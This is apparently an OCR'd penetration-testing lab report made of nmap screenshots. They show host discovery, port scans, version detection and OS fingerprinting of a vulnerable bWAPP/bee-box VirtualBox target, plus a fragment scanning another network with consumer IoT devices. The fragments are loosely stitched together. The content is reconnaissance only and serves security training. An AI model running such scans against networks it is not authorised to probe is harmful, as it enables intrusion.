
```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.92.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 03:56 EDT
Nmap scan report for 192.168.92.2
Host is up (0.00025s latency).
MAC Address: 08:00:27:BD:45:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.4
Host is up (0.00047s latency).
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.7
Host is up (0.00067s latency).
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.03 seconds


┌──(kali㉿kali)-[~]
└─$
```

```
Nmap scan report for 172.31.50.172
Host is up (0.00089s latency).
MAC Address: 40:2E:71:F8:A8:8E (Texas Instruments)
Nmap scan report for 172.31.50.176
Host is up (0.00084s latency).
MAC Address: 54:E0:19:6B:0A:BA (Ring)
Nmap scan report for 172.31.50.180
Host is up (0.00055s latency).
MAC Address: 44:61:32:D7:77:D2 (ecobee)
Nmap scan report for 172.31.50.181
Host is up (0.0010s latency).
MAC Address: 44:61:32:DA:42:70 (ecobee)
```


root@kali: /home/kali
Session Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn -PE 192.168.92.0/24
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 03:56 EDT
Nmap scan report for 192.168.92.2
Host is up (0.00027s latency).
MAC Address: 08:00:27:BD:45:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.4
Host is up (0.00043s latency).
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.7
Host is up (0.00072s latency).
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.04 seconds
┌──(root㉿kali)-[/home/kali]
└─#


Session Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn -PR 192.168.92.0/24
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 04:10 EDT
Nmap scan report for 192.168.92.2
Host is up (0.00018s latency).
MAC Address: 08:00:27:BD:45:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.4
Host is up (0.00046s latency).
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.7
Host is up (0.00073s latency).
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.03 seconds
┌──(root㉿kali)-[/home/kali]
└─#


Session Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn -PS22,23,80,443 192.168.92.0/24
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 04:11 EDT
Nmap scan report for 192.168.92.2
Host is up (0.00033s latency).
MAC Address: 08:00:27:BD:45:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.4
Host is up (0.00028s latency).
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.7
Host is up (0.00065s latency).
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.06 seconds
┌──(root㉿kali)-[/home/kali]
└─#


Session Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 22 192.168.92.0/24
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 04:12 EDT
Nmap scan report for 192.168.92.2
Host is up (0.00040s latency).
PORT STATE SERVICE
22/tcp closed ssh
MAC Address: 08:00:27:BD:45:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.4
Host is up (0.00044s latency).
PORT STATE SERVICE
22/tcp open ssh
MAC Address: 08:00:27:42:51:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.7
Host is up (0.00086s latency).
PORT STATE SERVICE
22/tcp open ssh
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.92.3
Host is up (0.00011s latency).
PORT STATE SERVICE
22/tcp closed ssh
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.15 seconds
┌──(root㉿kali)-[/home/kali]
└─#

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1-1024 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 04:14 EDT
Nmap scan report for 192.168.92.7
Host is up (0.0027s latency).
Not shown: 1013 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
666/tcp open  doom
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

```
Session  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali]
└─# nmap --top-ports 100 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 04:15 EDT
Nmap scan report for 192.168.92.7
Host is up (0.0026s latency).
Not shown: 87 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
3306/tcp open  mysql
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```


```
Session  Actions  Edit  View  Help


┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 11:41 IST
Nmap scan report for 192.168.92.7
Host is up (0.0017s latency).
Not shown: 65516 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
3632/tcp open  distccd
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
9443/tcp open  tungsten-https
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
```

```
root@kali: /home/kali
Session  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 04:17 EDT
Nmap scan report for 192.168.92.7
Host is up (0.0026s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubunt
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
443/tcp  open  ssl/http    Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubunt
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell?
666/tcp  open  doom?
3306/tcp open  mysql       MySQL 5.0.96-0ubuntu3
5901/tcp open  vnc         VNC (protocol 3.8)
6001/tcp open  X11         (access denied)
8080/tcp open  http        nginx 1.4.0
8443/tcp open  ssl/http    nginx 1.4.0
9080/tcp open  http        lighttpd 1.4.19
1 service unrecognized despite returning data. If you know the service/version, please submit th
SF-Port666-TCP:V=7.95%I=7%D=10/28%Time=69007C12%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,400,"\*\*\*\x20bWAPP\x20Movie\x20Service\x20\*\*\*\nMatching
SF:\x20movies:\x200\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```


SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\




```
Session  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 05:27 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00070s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```





```
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
